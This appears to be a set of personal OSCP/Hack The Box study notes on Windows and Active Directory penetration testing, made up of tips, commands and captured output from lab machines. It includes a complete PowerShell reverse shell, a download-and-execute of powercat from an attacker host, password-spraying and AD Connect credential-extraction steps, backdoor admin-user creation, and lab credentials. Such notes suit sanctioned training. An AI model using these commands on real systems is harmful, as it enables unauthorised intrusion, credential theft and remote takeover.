
}

```

The -s flag in Evil-WinRM allows us to specify a folder containing PowerShell scripts. We can load a script in memory within the Evil-WinRM session by typing the script name and hitting return.

```
evil-winrm -i 10.10.10.172 -u mhope -p "4n0therD4y@n0th3r$" -s .
```

- These were creds we got earlier. mhope was the user in Azure Admins group that we already compromised
- adconnect.ps1
- Get-ADConnectPassword



```

evil-winrm -i 10.10.10.172 -u mhope -p "4n0therD4y@n0th3r$" -s .

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\mhope\Documents> adconnect.ps1
*Evil-WinRM* PS C:\Users\mhope\Documents> Get-ADConnectPassword
AD Connect Sync Credential Extract POC (@_xpn_)


Domain: MEGABANK.LOCAL
Username: administrator
Password: d0m@in4dminyeah!

```

This was successful, and we have obtained credentials for the AD Connect Sync account. In this case, as it was a custom install, it seems the primary domain administrator was used for this. It's worth noting that a default installation uses the NT SERVICE\ADSync service account.

Let's use Evil WinRM to connect as the administrator

```
evil-winrm -i 10.10.10.172 -u administrator -p 'd0m@in4dminyeah!'
```



```
evil-winrm -i 10.10.10.172 -u administrator -p d0m@in4dminyeah!
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

The root flag is located in C:\Users\Administrator\Desktop

---

## Finger service (port 79)

[Hepet \(original\)](#) PG practice goes over how to enumerate this:

- `finger-user-enum.pl -U /usr/share/seclists/Usernames/Names/names.txt -t 192.168.244.140 | grep -v 'is not known'`

```
(base) [kali㉿kali] [~/Desktop/Practical/PG/Hepet] PowerShell script
└─$ ~/Desktop/tools/finger-user-enum.pl -U /usr/share/seclists/Usernames/Names/names.txt -t 192.168.244.140 | grep -v 'is not known'
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )

|----- Scan Information -----|
| File: finger-user-enum.py | Size: 6.1 KIB | Python 3 script |
|----- Scan Information -----|
Worker Processes ..... 5	GMSAPasswordReader.exe	103.0 KIB	Windows or EFI program
Usernames file ..... /usr/share/seclists/Usernames/Names/names.txt			
Target count ..... 1			
Username count ..... 10177	56.0 KIB	Windows or EFI program	
Target TCP port ..... 79	56.0 KIB	Windows or EFI program	
Query timeout ..... 5 secs			
Relay Server ..... Not used	56.0 KIB	Windows or EFI program	

##### Scan started at Wed Jun 12 15:25:44 2024 #####
admin@192.168.244.140: Login: admin Name: Mail System Administrator....[No profile information].
.
agnes@192.168.244.140: Login: agnes Name: Agnes....[No profile information]..
charlotte@192.168.244.140: Login: charlotte Name: Charlotte....[No profile information]..
jonas@192.168.244.140: Login: jonas Name: Jonas....[No profile information]..
magnus@192.168.244.140: Login: magnus Name: Magnus....[No profile information]..
martha@192.168.244.140: Login: martha Name: Martha....[No profile information]..
#####
Scan completed at Wed Jun 12 15:27:18 2024 #####
10172 results.
```

---

## Password Attacks/Spray (Bruteforce) to get into AD accounts

More information can be found in the **OSCP 23.2.1. Password Attacks**

---

How to check password policy to see password attempt lockout limit

Domain user password policy:

This applies to all SMB, WINRM, and RDP. SMB policies = WinRM policies = RDP policies (same AD backend). They all use **LSASS** for authentication.

```
nxc smb <DC_IP> -u <user> -p <pass> --pass-pol
```

- Always target the DC\_IP and not any other domain machine. Likely, you are able to access SMB of the DC with any domain account.
- This will query the domain for password policies if the user has the rights. You'll see info like minimum password length, lockout threshold, and lockout duration.

```
(kali㉿kali)-[~/Downloads]$ $ nxc smb 10.10.199.152 -u eric.wallows -p EricLikesRunning800 --pass-pol
SMB      10.10.199.152  445    DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01)
SMB      10.10.199.152  445    DC01          [+] oscp.exam\eric.wallows:EricLikesRunning800
SMB      10.10.199.152  445    DC01          [+] Dumping password info for domain: OSCP
SMB      10.10.199.152  445    DC01          Minimum password length: 7
SMB      10.10.199.152  445    DC01          Password history length: 24
SMB      10.10.199.152  445    DC01          Maximum password age: 41 days 23 hours 53 minutes
SMB      10.10.199.152  445    DC01          Password Complexity Flags: 000000
SMB      10.10.199.152  445    DC01          Domain Refuse Password Change: 0
SMB      10.10.199.152  445    DC01          Domain Password Store Cleartext: 0
SMB      10.10.199.152  445    DC01          Domain Password Lockout Admins: 0
SMB      10.10.199.152  445    DC01          Domain Password No Clear Change: 0
SMB      10.10.199.152  445    DC01          Domain Password No Anon Change: 0
SMB      10.10.199.152  445    DC01          Domain Password Complex: 0
SMB      10.10.199.152  445    DC01          Minimum password age: 1 day 4 minutes
SMB      10.10.199.152  445    DC01          Reset Account Lockout Counter: 30 minutes
SMB      10.10.199.152  445    DC01          Locked Account Duration: 30 minutes
SMB      10.10.199.152  445    DC01          Account Lockout Threshold: None
SMB      10.10.199.152  445    DC01          Forced Log Off Time: Not Set
```

- As you can see here, we use the given eric.wallows credentials, and just used it against SMB on the domain, and we got this info
- It says that the **Account Lockout Threshold** is **none**, meaning we can spray as much as we want!

### Explaining other output:

- **Password Complexity Flags**
  - Domain Refuse Password Change: 0
    - Users are allowed to change their password.
  - Domain Password Store Cleartext: 0
    - Passwords are not stored in cleartext (good).
  - Domain Password Lockout Admins: 0
    - Admin accounts are not exempt from lockout policies (though here lockout threshold is none, so no one gets locked out anyway).
  - Domain Password No Clear Change: 0
    - Users are allowed to change their password without having to supply the old one in cleartext.

- Domain Password No Anon Change: 0
- Anonymous users cannot change passwords (good).
  
- Domain Password Complex: 0
- Complexity requirements are disabled. Normally, if enabled, passwords must include 3 of 4 character types (uppercase, lowercase, numbers, symbols).
  
- **Account Lockout Policy**
  - Reset Account Lockout Counter: 30 minutes
  - If an account is locked due to failed logins, the counter resets after 30 minutes of no failed attempts.
  
  - Locked Account Duration: 30 minutes
  - If an account gets locked, it stays locked for 30 minutes before being automatically unlocked.
  
- **Account Lockout Threshold: None**
  - There is no lockout threshold set. This means accounts will never lock out due to failed login attempts, which makes brute force/password spraying much safer for an attacker.
  
- **Other**
  - Forced Log off Time: Not Set
  - Users are not forced to log off at a specific time.

### **What services do the password policy apply to?**

- **SMB (port 445)** → using nxc smb, crackmapexec, impacket-smbexec, or smbmap.
- **WinRM (port 5985/5986)** → evil-winrm, nxc winrm.
- **RDP (port 3389)** → nxc rdp, hydra, xfreerdp after creds.
- **LDAP/LDAPS (port 389/636)** → nxc ldap, ldapsearch.
- **Kerberos (port 88)** → impacket-GetNPUsers, impacket-GetTGT, brute force AS-REP roasting, Kerberos password spraying.
- **MSSQL (port 1433)** → nxc mssql, sqsh, impacket-mssqlclient.
- **Exchange / Outlook Web Access (if present, port 443)** → password spraying against OWA/EWS.
- **IIS/HTTP apps that use Windows Integrated Auth (NTLM/Kerberos)** → often SharePoint, Outlook Web App, custom portals.

- Tools like **FTP**, **SSH**, and **MySQL** **don't** apply here, but those don't usually have lockout by default

#### **rpcclient (null or known creds):**

- **rpcclient -U "" -N <target>**
  - > **querydominfo**
- **rpcclient -U <user>%<pass> <target>**
  - > **getdompwinfo**

#### **net accounts**

- Since the domain user password policy is the same for most AD users, once we get access to an account like eric.wallows, we can run net accounts and it's likely the same password policy for all other AD accounts.
- Probably best to do **nxc smb** though

## Local user password policy

**net accounts** (this is for local user accounts, not domain password policy)

```
PS C:\Users\jeff> net accounts
Force user logoff how long after time expires?:      Never
Minimum password age (days):                      1
Maximum password age (days):                     42
Minimum password length:                         7
Length of password history maintained:          24
Lockout threshold:                                5
Lockout duration (minutes):                      30
Lockout observation window (minutes):            30
Computer role:                                    WORKSTATION
The command completed successfully.
```

- Lockout threshold is 5, so you have 5 attempts

Minimum password age = how soon a user can change a new password

Maximum password age = how long before a password expires

Lockout threshold = how many invalid logon attempts before lockout

Lockout duration = how long an account stays locked

Lockout observation window = time frame to track failed attempts

It sets or shows account policies that apply to all local user accounts on that machine, not just the user you're currently logged in as

## Are password policies specific to accounts?

**Default Domain Policy (DDP): By default, all AD domain accounts share the same password policy** (length, complexity, lockout threshold, etc.). This comes from the Default Domain Policy GPO, linked at the domain root.

**Fine-Grained Password Policies (FGPPs):** Since Windows Server 2008, admins can create per-group or per-user password policies. These override the default policy for users in scope. Example: IT admins might get a stricter lockout policy than regular staff.

So: yes, policies can be specific to accounts (via FGPPs).

**But: most environments only have one domain-wide policy.**

That means: if you query the domain password policy (`--pass-pol` or `rpcclient getdompwinfo`), you're usually safe assuming it applies to everyone — unless you suspect fine-grained policies are in play.

---

## Nmap

The "Pen Testing Notes" Document has a much more comprehensive NMap section

```

Host script results:
|_clock-skew: mean: 2m39s, deviation: 0s, median: 2m38s
| smb2-time:
|   date: 2025-05-21T16:09:28
|_ start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 62012/tcp): CLEAN (Timeout)
|   Check 2 (port 28934/tcp): CLEAN (Timeout)
|   Check 3 (port 20179/udp): CLEAN (Timeout)

```

- Near the bottom, if you use the "-sC" flag (for scripts), then you should see the clock-skew.
  - If the clock-skew is a lot, we might need to run:
    - **sudo ntpdate [insert domain name here]**
    - You can also put the IP instead, but if you added to /etc/hosts as you should, then it's the same
  - Here, Ippsec said it was fine
- 

## How to view who has permissions in a directory (icacls)

We can use icacls (icacls is a Windows command-line utility used to view and modify file and directory permissions (Access Control Lists, or ACLs)).

- **icacls [DIRECTORY\_NAME]**

```

icacls development
development flight\C.Bum:(OI)(CI)(W)
                  NT SERVICE\TrustedInstaller:(I)(F)
                  NT SERVICE\TrustedInstaller:(I)(OI)(CI)(IO)(F)
                  NT AUTHORITY\SYSTEM:(I)(F)
                  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                  BUILTIN\Administrators:(I)(F)
                  BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                  BUILTIN\Users:(I)(RX)
                  BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                  CREATOR OWNER:(I)(OI)(CI)(IO)(F)

```

- (F) means Full permissions

- (M) means modify
  - (I) means inherited permissions
  - (OI) → Object Inherit: this permission applies to files inside the folder.
  - (CI) → Container Inherit: this permission applies to subfolders inside the folder.
  - (RX) means read and execute
  - (R) means read
  - (X) means execute
  - As you can see in this output, the user "C.Bum" has Write (W) access in this directory
  - This is from Flight HTB
- 

## Bypass powershell script execution policy

`powershell -ep bypass`

- To run powershell scripts, we must bypass the execution policy, which was designed to keep us from accidentally running PowerShell scripts

Powershell scripts usually end in ".ps1"

---

## How to switch from CMD to Powershell (and vice versa)

How to upgrade from CMD to Powershell

How to go from CMD to Powershell

When inside of CMD, just run the command `powershell`

When inside of powershell, just run the command `cmd`

This is what it looks like when you are in powershell:

- **PS C:\Users\Administrator>**
  - You usually see a PS at the start of line

This is what it looks like when you are in CMD:

- **C:\Users\Administrator>**
  - You don't see a PS at the start of the line

If the powershell command doesn't work, then you can run a powershell reverse shell that specifies powershell at the start, and then when you get connection back you will have powershell:

The screenshot shows the Reverse Shell Generator interface. In the 'IP & Port' section, the IP is set to 10.10.16.2 and the port is 4444. In the 'Listener' section, a command 'nc -lvpn 4444' is displayed with a copy button. Below these sections are tabs for Reverse, Bind, MSFVenom, and HoaxShell. The 'Reverse' tab is selected. Under the 'OS' dropdown, 'Windows' is chosen. A search bar contains 'Search...'. On the left, a list of shell types includes Windows ConPty, PowerShell #1, PowerShell #2 (which is selected), PowerShell #3, and PowerShell #4 (TLS). On the right, the selected PowerShell #2 shell is shown with its corresponding PowerShell payload code.

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPCClient('10.10.16.2',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.WriteLine($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

- I like to use PowerShell #2 from [revshells.com](http://revshells.com)
- And then you set up a listener
- You can always try and specify the powershell keyword before any powershell command, like **powershell ls**

In the MedTech Challenge Lab, the CMD shell from nc.exe was so weak to the point where "powershell" command wasn't working, so I tried powercat.ps1 and "powershell" finally worked!

- powershell -c "IEX (New-Object System.Net.WebClient).DownloadString('http://192.168.45.232/powercat.ps1')"
- . C:\temp\powercat.ps1
  - Dot-source it
  - You have to do the full path to powercat.ps1
- powercat -c 192.168.45.232 -p 4443 -e cmd

# How to add a new **local admin** user and add to RDP and WINRM group

In the **Relia Challenge Lab**, I kept on getting a weak shell for admin in .249 machine. So, I saw that both RPD and WINRM ports are open, so I decided to add a new admin user and add them to admin, RDP, and winrm groups so I log in as them. And then I can finally use powershell

This is how to create an admin user

1. net user hacker Password123! /add
2. net localgroup Administrators hacker /add
3. net localgroup "Remote Desktop Users" hacker /add
4. net localgroup "Remote Management Users" hacker /add

Evil-winrm:

```
nxc winrm 192.168.216.249 -u hacker -p 'Password123!' --local-auth  
- This adds a local user to local admin so might need to add the --local-auth flag  
evil-winrm -i 192.168.216.249 -u hacker -p 'Password123!'
```

RDP:

```
nxc rdp 192.168.216.249 -u hacker -p 'Password123!' --local-auth  
- This adds a local user to local admin so might need to add the --local-auth flag  
xfreerdp3 /v:192.168.216.249 /u:hacker /p:'Password123!' /cert:ignore /dynamic-resolution  
/drive:test,/home/kali +clipboard
```

You can also get in via impacket-psexec if SMB is open. I don't think you need to add it to any groups besides admin group in order to access via SMB

---

## Commands Prompt (CMD) and powershell commands

### CTRL + R

- Reverse search
- Searches through your command history
- Press **CTRL + R** again to toggle through next most recent

**How to run a command in powershell:**

- powershell -c "ls"

### How to run a command in CMD:

- cmd /c "dir"

type

- Same as "cat"

ni tmp.txt

- Shorthand for "New-Item"
- Same as "**touch** tmp.txt"

Get-Location

- Same as pwd

### How to rename file:

- Same as Linux
- Use the "**mv**" command

### How to copy:

- Same as Linux
- Use the "**cp**" command

### How to find help for using commands in powershell:

- **help <cmd>**
  - This shows documentation
  - Shorthand for **Get-Help**

How to find a file in the C directory while ignoring errors:

- **Get-ChildItem -Path C:\ -Include \*.kdbx -File -Recurse -ErrorAction SilentlyContinue**
  - This is specifically for the \*.kdbx files, but you can modify it for whatever you want. "-ErrorAction SilentlyContinue" is the important part though

# How to check if a web server is running CMD or powershell when you have command execution

Sometimes, as seen in "**OSCP 9.4.1. OS Command Injection**", we sometimes have command injection and we want to know if it's powershell or CMD, so we can run this command:

- `(dir 2>&1 *`|echo CMD);&<# rem #>echo PowerShell`
    - It should print out CMD or powershell based on what it's running
- 

## How to extract/format data (from tabular output) using awk

```
cat tmp | awk -F\[ '{print $2}' | awk -F\] '{print $1}' > users.lst
```

- This was used in the **Cascade HTB**
- `awk -F\[ '{print $2}'`
  - `-F\[` tells awk to split each line using [ as the delimiter (you must escape [ with \)
  - `{print $2}` prints the second field, i.e., everything after the first [
  - Example:
    - Input: **user:[JohnDoe]**
    - Output after this step: **JohnDoe**
- `awk -F\] '{print $1}'`
  - Now we split each line using ] as the delimiter (again escaped)
  - `{print $1}` gives the first field, i.e., everything before the closing ]
  - Continuing:
    - Input: **JohnDoe]**
    - Output after this step: **JohnDoe**

```
cat users.txt | awk '{print $5}' | grep flight
```

- This was used in the Flight HTB
- This is used to get the a **certain field from each line in a table output**, which is what we see when we run something like "`--users`" for `nxc smb`
- `awk '{print $5}'`
  - \$5 refers to the fifth field in each line, assuming fields are separated by spaces or tabs (the default delimiter).

- print \$5 tells awk to extract and output just the 5th word from each line.

|                     |              |     |    |                       |                              |
|---------------------|--------------|-----|----|-----------------------|------------------------------|
| SMB                 | 10.10.11.187 | 445 | 60 | flight.htb\svc_apache | badpwdcount: 0 desc: Service |
| e Apache web        |              |     |    | flight.htb\V.Stevens  | badpwdcount: 1 desc: Secret  |
| SMB                 | 10.10.11.187 | 445 | 60 | flight.htb\D.Truff    | badpwdcount: 1 desc: Project |
| ary                 |              |     |    | flight.htb\I.Francis  | badpwdcount: 1 desc: Nobody  |
| SMB                 | 10.10.11.187 | 445 | 60 | flight.htb\W.Walker   | badpwdcount: 1 desc: Payroll |
| t Manager           |              |     |    | flight.htb\C.Bum      | badpwdcount: 1 desc: Senior  |
| SMB                 | 10.10.11.187 | 445 | 60 |                       |                              |
| knows why he's here |              |     |    |                       |                              |
| SMB                 | 10.10.11.187 | 445 | 60 |                       |                              |
| l officer           |              |     |    |                       |                              |
| SMB                 | 10.10.11.187 | 445 | 60 |                       |                              |
| Web Developer       |              |     |    |                       |                              |

- So for this output, you can see that you have the 5th field of each line in between the two blue lines. Another way to think about it we are trying to get the 5th column (from the left)
- 

## TightVNC password decrypt

In the **Cascade HTB**, we had a TightVNC password that was encrypted, so we used this github page that taught us how to use Metasploit to decrypt it:

- Github page: <https://github.com/frizb/PasswordDecrypts>
  - sudo msfconsole
  - irb
  - fixedkey = "\x17\x52\x6b\x06\x23\x4e\x58\x07"
  - require 'rex/proto/rfb'
  - Rex::Proto::RFB::Cipher.decrypt ["YOUR ENCRYPTED PASSWORD HERE"].pack('H\*'), fixedkey
    - Don't remove the double quotes around the password
- 

## How to recognize encodings

**Tip:** use Cyberchef (<https://gchq.github.io/CyberChef/>)

Base64

- Ends in: =, == for padding

Hex

- 4d 61 6e

URL Encoding

- %20
- 

## How to fix time synchronization using ntupdate

**sudo ntpdate [insert domain name here]**

- You can also put the IP instead, but if you added to /etc/hosts as you should, then it's the same

Can also try the clock-sync from [OSCP-Scripts](#):

### 1. clock-sync

- a. It's part of PATH so you can run this anywhere
- b. Sync time with Domain
  - i. **sudo clock-sync <DC IP>**
- c. Reset time to normal
  - i. **sudo clock-sync**

**When to use which one:**

- Always start with **timedatectl set-ntp off** if you're going to manage time manually.
- Use **rdate** only if that's the service available (old/lab systems).
- Prefer **ntpdate** in real environments (esp. when syncing to a Domain Controller or external NTP server).

**sudo timedatectl set-ntp off**

- What it does:
  - Tells systemd-timesyncd (systemd's built-in NTP client) to stop managing time automatically.

- When to use:
  - Before you manually sync the clock using tools like rdate or ntpdate. If you leave systemd's NTP enabled, it may override or fight with your manual sync.

**sudo rdate -n <IP>**

- What it does:
  - Syncs your system time with a remote machine via the Time Protocol (RFC 868).
    - -n = don't use DNS (just use the IP directly).
    - Works by grabbing the remote machine's time and setting your system clock.
- When to use:
  - If the environment only provides rdate service (rare today).
  - Often seen in CTFs/old networks where rdate servers are still running.
  - Simpler but less accurate/secure than NTP.

**sudo ntpdate [insert domain name here]**

- What it does:
  - Syncs your system clock with one or more NTP servers.
    - ntpdate queries the server(s) using NTP (Network Time Protocol).
    - More accurate and reliable than rdate.
- When to use:
  - Standard way to sync time when you know the hostname or domain of a valid NTP server.
  - In corporate/AD environments, you'd usually point it at the Domain Controller (because DCs act as NTP servers).
  - In general use, you can point it at public NTP pools like pool.ntp.org.

---

## Antivirus

In either the Kyoto or Nara PG practice, they had to do manual enumeration for privilege escalation because the box has antivirus blocking automated enumeration

---

## Normal C:\ Drive

```
*EVIL-WINRM* PS C:\Users\eric.watolls\Documents> cd C:\  
*Evil-WinRM* PS C:\> ls  
Trash  
Directory: C:\  
  
Mode                LastWriteTime         Length Name  
----                  Name  
d----- 11/13/2022 11:17 PM          0      inetpub  
d----- 12/7/2019   1:14 AM          0      PerfLogs  
d-r--- 12/20/2022  5:14 AM          0      Program Files  
d-r--- 11/13/2022  11:17 PM          0      Program Files (x86)  
d----- 11/14/2022  6:28 AM          0      setup  
d-r--- 2/3/2025    1:14 PM          0      Users  
d----- 12/20/2022  5:16 AM          0      Windows  
-a---- 8/28/2025   4:18 PM        2690  output.txt
```

- This is what a normal C:\ drive looks like. Output.txt contains information about the windows system. It seems standard.
- 

## Normal C:\ Drive with ls -Force

```
*Evil-WinRM* PS C:\> ls -Force

Directory: C:\


Mode                LastWriteTime         Length Name
-->---->----->
d--hs-              1/3/2020   5:24 AM          $Recycle.Bin
d--hsl              1/2/2020   9:13 PM          Documents and Settings
d---               9/15/2018 12:19 AM          PerfLogs
d-r---             1/3/2020   5:28 AM          Program Files
d---               1/2/2020   2:39 PM          Program Files (x86)
d--h--              5/17/2021  3:09 AM          ProgramData
d--hs-              1/2/2020   1:54 PM          System Volume Information
d-r---             1/3/2020   5:24 AM          Users
d---               10/25/2022 2:29 AM          Windows
---hs-              10/27/2022 1:19 AM          80 bootTel.dat
-a-hs-              9/18/2025  3:15 PM          1476395008 pagefile.sys
```

In the **Resolute HTB**, we saw a directory share (through `ls -Force`) that was named something like PS History which we used to get password

- Not the photo above. The photo above was normal
- 

## Normal C:\Program Files and C:\Program Files (x86)

### Program Files



```

└── Accessories
    ├── Windows Photo Viewer
    ├── Windows Security
    ├── Windows Sidebar (older builds only)
    └── WindowsApps (hidden, locked down folder for UWP apps)

```

```
*Evil-WinRM* PS C:\Program Files> ls
```

Directory: C:\Program Files

| Mode  | LastWriteTime       | Length | Name                                        |
|-------|---------------------|--------|---------------------------------------------|
| d---- | 3/25/2022 8:03 AM   |        | Common Files                                |
| d---- | 4/4/2022 12:00 PM   |        | Internet Explorer                           |
| d---- | 4/4/2022 11:42 AM   |        | Microsoft                                   |
| d---- | 3/25/2022 1:42 PM   |        | Microsoft Update Health Tools               |
| d---- | 12/7/2019 1:14 AM   |        | ModifiableWindowsApps                       |
| d---- | 11/13/2022 11:17 PM |        | MSBuild                                     |
| d---- | 3/25/2022 1:14 PM   |        | PCHealthCheck                               |
| d---- | 11/13/2022 11:17 PM |        | Reference Assemblies                        |
| d---- | 11/14/2022 12:04 AM |        | RUXIM                                       |
| d---- | 12/20/2022 5:14 AM  |        | VMware                                      |
| d---- | 3/25/2022 1:59 PM   |        | Windows Defender                            |
| d---- | 11/14/2022 12:30 AM |        | Windows Defender Advanced Threat Protection |
| d---- | 11/14/2022 12:30 AM |        | Windows Mail                                |
| d---- | 11/14/2022 12:30 AM |        | Windows Media Player                        |
| d---- | 12/7/2019 1:54 AM   |        | Windows Multimedia Platform                 |
| d---- | 12/7/2019 1:50 AM   |        | Windows NT                                  |
| d---- | 3/25/2022 1:45 PM   |        | Windows Photo Viewer                        |
| d---- | 12/7/2019 1:54 AM   |        | Windows Portable Devices                    |
| d---- | 12/7/2019 1:31 AM   |        | Windows Security                            |
| d---- | 12/7/2019 1:31 AM   |        | WindowsPowerShell                           |

## Program Files (x86)

```

├── Common Files
    ├── Microsoft Shared
        ├── ...
    ├── Internet Explorer
    ├── Microsoft
    ├── Microsoft.NET
    └── Windows Defender

```

```

└── Windows Mail
└── Windows Media Player
└── Windows NT
    └── Accessories
└── Windows Sidebar (older builds only)

```

```

*Evil-WinRM* PS C:\Program Files (x86)> ls

Directory: C:\Program Files (x86)

Mode                LastWriteTime       Length Name
----                -----           -----   Name
d-----        12/7/2019  1:31 AM          0  Common Files
d-----        4/4/2022   12:00 PM          0  Internet Explorer
d-----        3/31/2022  2:43 AM          0  Microsoft
d-----        12/7/2019  1:31 AM          0  Microsoft.NET
d-----        11/13/2022 11:17 PM          0  MSBuild
d-----        11/13/2022 11:17 PM          0  Reference Assemblies
d-----        3/25/2022   1:45 PM          0  Windows Defender
d-----        11/14/2022 12:30 AM          0  Windows Mail
d-----        11/14/2022 12:30 AM          0  Windows Media Player
d-----        12/7/2019   1:54 AM          0  Windows Multimedia Platform
d-----        12/7/2019   1:50 AM          0  Windows NT
d-----        11/14/2022 12:30 AM          0  Windows Photo Viewer
d-----        12/7/2019   1:54 AM          0  Windows Portable Devices
d-----        12/7/2019   1:31 AM          0  WindowsPowerShell

```

## How to look for config files

### Searching for Configuration Files

Recursively search for files in the current directory with "pass" in the name, or ending in ".config":

- `dir /s *pass*`

Recursively search for files in the current directory that contain the word "password" and also end in either .xml, .ini, or .txt:

- `findstr /si password *.xml *.ini *.txt`

---

## How to check IP and Network

`ipconfig`

`ipconfig /all` # more detailed (MAC addresses, DHCP, DNS, etc.)

`Get-NetIPConfiguration`

- similar to ip a.

`Get-NetIPAddress`

- lists all IP addresses on the system.

`netsh interface ip show config`

- another way to dump network interface configs.
- 

## Subnet notes

Private IPs start with 10, 172, or 192. The meaning of /24 is that the first 3 numbers (which are the first 3 octets, or 24 bits) are what decide the subnet. So if the first 3 numbers are the same, then they are in the same subnet.

By default, a machine with IP 192 can't interact with something like 10, since they are in a different subnet. But, if there is a route between 192 and 10, then you can interact with it. For example, if the output of `ip route` is (for the 192 machine)

```
default via 192.168.1.1 dev eth0
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.5
10.0.0.0/8 via 192.168.1.1 dev eth0
```

Then that means:

- Your machine is in 192.168.1.0/24
- src 192.168.1.5 — This is your IP address
- It knows how to get to 10.0.0.0/8 via the gateway 192.168.1.1
- 192.168.1.1 is the router that will handle all 10.x.x.x traffic

- It's a **router** by function, and a **gateway** from your computer's perspective.
- That gateway (router) must be configured to route between the two networks

So, you can actually interact with the 10.x.x.x IP as if you were in the same subnet. This is because every time you try and interact with 10.x.x.x, your system will see that 10.x.x.x is not understood, will look at the ip route table, and see that it can interact with 10.x.x.x using the router at 192.168.1.1. So your system sends the packets to the router at 192.168.1.1. That router forwards them to the correct 10.x.x.x machine — assuming it's configured correctly.

---

## How to grep in windows

`cat backup.log | select-string pass`

- `select-string` is like `grep` for windows
- 

## How to build a .sln binary

Never got this to work though. So I just ended up using precompile SweetPotato binary. This is because avast antivirus blocks it cuz sweetpotato is an exploit

- <https://github.com/uKnowsec/SweetPotato>

### 1. Build it yourself (Visual Studio)

- Clone or download the repo:

bash

Copy  Edit

```
git clone https://github.com/CCob/SweetPotato.git
```

- Open the `.sln` file (`SweetPotato.sln`) in **Visual Studio** (Community Edition is fine).
- Make sure the build target is **x64** (unless you need **x86** for an old target).
- Build the project (`Build → Build Solution` or `Ctrl+Shift+B`).
- The compiled `SweetPotato.exe` will appear in `SweetPotato\bin\Release\` or `SweetPotato\bin\Debug\`.

- This is for the SweetPotato <https://github.com/CCob/SweetPotato>

- Make sure it's **Visual Studio** and NOT visual studio code
- Or just find a precompiled version of SweetPotato.exe

1. Clone or download the repo:
    - `git clone https://github.com/CCob/SweetPotato.git`
  2. Open the .sln file (SweetPotato.sln) in Visual Studio (Community Edition is fine).
  3. Make sure the build target is x64 (unless you need x86 for an old target).
  4. Build the project (Build → Build Solution or Ctrl+Shift+B).
